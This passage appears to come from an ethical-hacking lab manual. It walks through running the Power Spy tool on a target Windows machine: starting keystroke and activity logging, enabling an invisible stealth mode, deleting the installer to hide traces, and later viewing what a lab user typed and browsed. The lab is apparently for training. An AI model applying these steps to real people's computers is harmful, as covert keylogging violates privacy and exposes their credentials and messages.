
You can also click **Configuration** to change settings, setup an email to receive logs from any location, such as a remote PC, iPad or a smart phone.

If you like the product, click **Purchase** button below to buy and register it. Stealth Mode will be enabled after it is unlocked with your registration information.

User Name:
Unlock Code:
Unlock
Purchase
Later

Figure 3.1.13: Register product window

19. The **Power Spy Control Panel** window appears, as shown in the screenshot.



Power Spy Control Panel
Buy now
Screenshots
Keystrokes
Applications executed
Windows opened
Websites visited
Skype chat
Documents
Clipboard
Microphone
Event history
Support
User manual
Export all logs
Delete all logs
Start monitoring
Stealth Mode
Configuration
Help & About
Uninstall

Figure 3.1.14: Main window of Power Spy

TASK 1.3

Monitor and Record User Activities

20. Click the **Start monitoring** option from the right-pane.

Note: If the **System Reboot Recommended** window appears, click **OK**.



Power Spy Control Panel
Buy now
Start monitoring
Stealth Mode
Configuration
Help & About
Uninstall
Screenshots
Keystrokes
Applications executed
Windows opened
Websites visited
Skype chat
Documents
Clipboard
Microphone
Event history
Support
GUIDE
User manual
Export all logs
Delete all logs

Figure 3.1.15: Start monitoring

21. Click on **Stealth Mode** from the right-pane.

Note: Stealth mode runs Power Spy on the computer completely invisibly.




Power Spy Control Panel
Buy now
Stop monitoring
Stealth Mode
Configuration
Help & About
Uninstall
Screenshots
Keystrokes
Applications executed
Windows opened
Websites visited
Skype chat
Documents
Clipboard
Microphone
Event history
Support
GUIDE
User manual
Export all logs
Delete all logs

Figure 3.1.16: Stealth Mode

22. The **Hotkey reminder** pop-up appears; read it carefully and click **OK**.

Note: To unhide Power Spy, use the **Ctrl+Alt+X** keys together on your PC keyboard.



Hotkey reminder

The Stealth Mode is started and the software will run completely invisibly. To unhide it, use your hotkey: Ctrl + Al + X. (Press the 3 keys together on your keyboard). Hotkey only works in current Windows user account. It is disabled in other user accounts for security.

Figure 3.1.17: Hotkey reminder dialog-box

23. In the **Confirm** dialog-box that appears, click **Yes**.

24. Delete the Power Spy installation setup (**setup.exe**) from **Desktop**.

25. Close the **Remote Desktop Connection** by clicking on the close icon (**X**).

Note: If a **Remote Desktop Connection** pop-up appears saying **Your remote session will be disconnected**, click **OK**.

TASK 1.4

Perform User Activities

26. Now, switch to the **Windows Server 2016** virtual machine and log in with the credentials **Jason** and **qwerty**.

Note: Here, we are running the target machine as a legitimate user.

Note: Here, for demonstration purposes, we are using the trial version of the Power Spy tool. The trial version will always show a notification in the top-right corner of the **Desktop** on the target machine, even when the software is set to stealth mode.

27. Open the **Internet Explorer** web browser and browse any website.

Note: In this lab, we are browsing the **Gmail** and **LinkedIn** websites.

28. Once you have performed some user activities, close all windows. Click the **Start** icon in the bottom left-hand corner of **Desktop**, click the user icon (), and click **Sign out**. You will be signed out from Jason's account.





Figure 3.1.18: Sign out

29. Switch back to the **Windows Server 2019** virtual machine and follow **Steps 3 - 6** to launch a **Remote Desktop Connection**.
30. Close the **Server Manager** window.
31. To bring Power Spy out of **Stealth Mode**, press the **Ctrl+Alt+X** keys.
32. The **Run as administrator** window appears; click **Run**.

Note: If a **User Account Control** pop-up appears, click **Yes**.




Run as administrator

With administrative rights, you can check, delete and export logs, change settings, and have complete access to the software.

Figure 3.1.19: Run as administrator window

33. The **Enter login password** window appears; enter the password that you set in **Step 15**; click **Submit**.

Note: Here, the password is **test@123**.



Enter login password

Password: *********

Figure 3.1.20: Enter the password

34. In the **Register product** window, click **Later**.

TASK 1.5

View all the Recorded Activities

35. The **Power Spy Control Panel** window appears. Click on **Stop monitoring** to stop monitoring the user activities.

